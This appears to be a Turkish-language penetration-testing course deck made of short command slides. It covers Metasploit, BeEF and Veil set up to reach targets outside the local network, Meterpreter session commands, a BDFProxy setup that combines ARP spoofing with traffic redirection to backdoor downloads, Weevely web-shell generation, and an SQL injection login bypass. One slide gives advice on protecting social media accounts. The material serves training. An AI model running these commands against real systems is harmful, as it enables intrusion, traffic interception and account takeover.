
BİLGİSAYARI ELE GEÇİRMEK

- ▶ Seçiminizi yapın:
- ▶ Bilgisayarlara saldırmak
- ▶ Kullanıcılara saldırmak




METASPLOIT

- ▶ msfconsole
- ▶ show
- ▶ use
- ▶ set
- ▶ exploit



DIŞ AĞ BEEF

- ▶ Kali Linux Beef
 - ▶ Apache server websitesi
 - ▶ Router yönlendirmesi
 - ▶ Public ip
 - ▶ No ip
- 
- ▶ Diş server
 - ▶ Ubuntu apache
 - ▶ Ubuntu beef
 - ▶ No ip || Domain

METASPLOIT

- ▶ download Metasploit Community from web
- ▶ cd Downloads
- ▶ ls
- ▶ chmod +x metasploit-latest-linux-x64-installer.run
- ▶ ./metasploit-latest-linux-x64-installer.run
- ▶ service metasploit start
- ▶ <https://localhost:3790/>

KULLANICILARA SALDIRMAK

- ▶ Trojanlar üstünden çalışıyoruz
- ▶ IP belli değilse bunu kullanabiliriz
- ▶ Kullanıcı ile etkileşim olması gerekebilir
- ▶ Social Engineering

SOSYAL MEDYA'YI GÜVENLİ HALE GETİRMEK

- ▶ Kompleks Şifreler
- ▶ Bruteforce'a Karşı Korunma
- ▶ Farklı linklerden uzak durma
- ▶ Two Factor Authentication

BDFPROXY

- ▶ leafpad /etc/bdfproxy/bdfproxy.cfg
- ▶ bdfproxy
- ▶ iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 8080
- ▶ mitmf –arp –spoof –gateway <gateway_ip> –target <target_ip> -i <interface>
- ▶ msfconsole -r /usr/share/bdfproxy/bdfproxy_msf_resource.rc

OUTSIDE NETWORK

- ▶ veil:
 - ▶ set LHOST <public_ip>
- ▶ msfconsole:
 - ▶ set LHOST <local_ip>
- ▶ ipforwarding

METERPRETER


- ▶ background
- ▶ sessions -l
- ▶ migrate
- ▶ sessions -i
- ▶ sysinfo
- ▶ ipconfig



WEEVELY

- ▶ `weevely generate <password> <file_name>`
- ▶ `weevely <url> <password>`

DATABASE & SQL



SQL

- ▶ select * from accounts
- ▶ select * from accounts where username = 'james' and password = '654321'
- ▶ select * from accounts where username = 'admin' #